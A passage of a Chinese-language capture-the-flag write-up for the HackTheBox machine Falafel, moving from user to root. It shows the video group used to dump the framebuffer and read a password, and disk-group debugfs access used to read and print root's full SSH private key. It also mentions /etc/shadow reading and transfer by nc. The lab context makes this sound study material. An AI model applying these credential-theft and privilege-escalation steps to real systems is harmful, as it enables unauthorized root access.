Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Nov 24 10:02:35 2023 from 10.10.14.19
$ id
uid=1001(moshe) gid=1001(moshe) groups=1001(moshe),4(adm),8(mail),9(news),22(voice),25(floppy),29(audio),44(video),60(games)
$ whoami
moshe
$
```

user flag

```
$ cat user.txt
efa6f167a10116b04c059a4bdad9b758
$
```

先測試gtfobins，
無漏洞可用

---

adm組，無發現
video組。參考：https://book.hacktricks.xyz/v/cn/linux-hardening/privilege-escalation/interesting-groups-linux-pe#shi-pin-zu
使用命令w，您可以找到誰登入系統，並且它將顯示以下輸出：

```
moshe@falafel:/tmp$ w
 09:36:03 up 31 min,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
yossi    tty1     -                09:05   30:58   0.02s  0.02s -bash
moshe    pts/0    10.10.14.12      09:17    1.00s  0.04s  0.04s python3 -c import pty;pty.spawn('/bin/bash')
```

文件寫

video 群組具有查看螢幕輸出的權限。
基本上你可以觀察螢幕。
為了做到這一點，你需要以原始資料的形式抓取螢幕上的當前影像並獲取螢幕正在使用的解析度。
螢幕資料可以保存在/dev/fb0中，
你可以在/sys/class/graphics/fb0/virtual_size中找到這個畫面的解析度。


指令:

```
cat /dev/fb0 > /tmp/screen.raw
cat /sys/class/graphics/fb0/virtual_size
```

解析度為

```
moshe@falafel:/tmp$ cat /sys/class/graphics/fb0/virtual_size
1176,885
```

將檔案傳回kali。使用nc工具
繼續參考文件，調整格式raw image data、image type



獲取密碼

```
username : yossi
passwd : MoshePlzStopHackingMe!
```

username轉換成功。

發現群組也很多，adm應該不用測是，都一樣資訊

```
$ su yossi
Password:
yossi@falafel:/tmp$ id
uid=1000(yossi) gid=1000(yossi) groups=1000(yossi),4(adm),6(disk),24(cdrom),30(dip),46(plugdev),117(lpadmin),118(sambashare)
yossi@falafel:/tmp$ whoami
yossi
```

dsik參考：

https://steflan-security.com/linux-privilege-escalation-exploiting-user-groups/

原本在hacktrick找資料，但完全找不到，google搜尋`disk group privilege escalation`


按照參考，並獲取私鑰key

```
yossi@falafel:/dev$ debugfs /dev/sda1
debugfs 1.44.1 (24-Mar-2018)
debugfs:  cd /root
debugfs:  cat /root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAyPdlQuyVr/L4xXiDVK8lTn88k4zVEEfiRVQ1AWxQPOHY7q0h
b+Zd6WPVczObUnC+TaElpDXhf3gjLvjXvn7qGuZekNdB1aoWt5IKT90yz9vUx/gf
v22+b8XdCdzyXpJW0fAmEN+m5DAETxHDzPdNfpswwYpDX0gqLCZIuMC7Z8D8Wpkg
BWQ5RfpdFDWvIexRDfwj/Dx+tiIPGcYtkpQ/UihaDgF0gwj912Zc1N5+0sILX/Qd
UQ+ZywP/qj1FI+ki/kJcYsW/5JZcG20xS0QgNvUBGpr+MGh2urh4angLcqu5b/ZV
dmoHaOx/UOrNywkp486/SQtn30Er7SlM29/8PQIDAQABAoIBAQCGd5qmw/yIZU/1
eWSOpj6VHmee5q2tnhuVffmVgS7S/d8UHH3yDLcrseQhmBdGey+qa7fu/ypqCy2n
gVOCIBNuelQuIAnp+EwI+kuyEnSsRhBC2RANG1ZAHal/rvnxM4OqJ0ChK7TUnBhV
+7IClDqjCx39chEQUQ3+yoMAM91xVqztgWvl85Hh22IQgFnIu/ghav8Iqps/tuZ0
/YE1+vOouJPD894UEUH5+Bj+EvBJ8+pyXUCt7FQiidWQbSlfNLUWNdlBpwabk6Td
OnO+rf/vtYg+RQC+Y7zUpyLONYP+9S6WvJ/lqszXrYKRtlQg+8Pf7yhcOz/n7G08
kta/3DH1AoGBAO0itIeAiaeXTw5dmdza5xIDsx/c3DU+yi+6hDnV1KMTe3zK/yjG
UBLnBo6FpAJr0w0XNALbnm2RToX7OfqpVeQsAsHZTSfmo4fbQMY7nWMvSuXZV3lG
ahkTSKUnpk2/EVRQriFjlXuvBoBh0qLVhZIKqZBaavU6iaplPVz72VvLAoGBANj0
GcJ34ozu/XuhlXNVlm5ZQqHxHkiZrOU9aM7umQkGeM9vNFOwWYl6l9g4qMq7ArMr
5SmT+XoWQtK9dSHVNXr4XWRaH6aow/oazY05W/BgXRMxolVSHdNE23xuX9dlwMPB
f/y3ZeVpbREroPOx9rZpYiE76W1gZ67H6TV0HJcXAoGBAOdgCnd/8lAkcY2ZxIva
xsUr+PWo4O/O8SY6vdNUkWIAm2e7BdX6EZ0v75TWTp3SKR5HuobjVKSht9VAuGSc
HuNAEfykkwTQpFTlmEETX9CsD09PjmsVSmZnC2Wh10FaoYT8J7sKWItSzmwrhoM9
BVPmtWXU4zGdST+KAqKcVYubAoGAHR5GBs/IXFoHM3ywblZiZlUcmFegVOYrSmk/
k+Z6K7fupwip4UGeAtGtZ5vTK8KFzj5p93ag2T37ogVDn1LaZrLG9h0Sem/UPdEz
HW1BZbXJSDY1L3ZiAmUPgFfgDSze/mcOIoEK8AuCU/ejFpIgJsNmJEfCQKfbwp2a
M05uN+kCgYBq8iNfzNHK3qY+iaQNISQ657Qz0sPoMrzQ6gAmTNjNfWpU8tEHqrCP
NZTQDYCA31J/gKIl2BT8+ywQL50avvbxcXZEsy14ExVnaTpPQ9m2INlxz97YLxjZ
FEUbkAlzcvN/S3LJiFbnkQ7uJ0nPj4oPw1XBcmsQoBwPFOcCEvHSrg==
-----END RSA PRIVATE KEY-----
```


進行ssh私鑰提權

```
└─# chmod 600 key

┌──(root㉿kali)-[~]
└─# ssh -i key root@10.10.10.73
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-213-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Expanded Security Maintenance for Infrastructure is not enabled.

159 updates can be applied immediately.
51 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sun Jul 14 15:33:37 2024 from 10.10.14.12
root@falafel:~# id
uid=0(root) gid=0(root) groups=0(root)
root@falafel:~# whoami
root
root@falafel:~#
```

root flag



也可以搜尋`cat /etc/shadow`，但我懶得解碼



也可以製作新的密碼。可使用openssl passwd -6 [需要密碼文字]
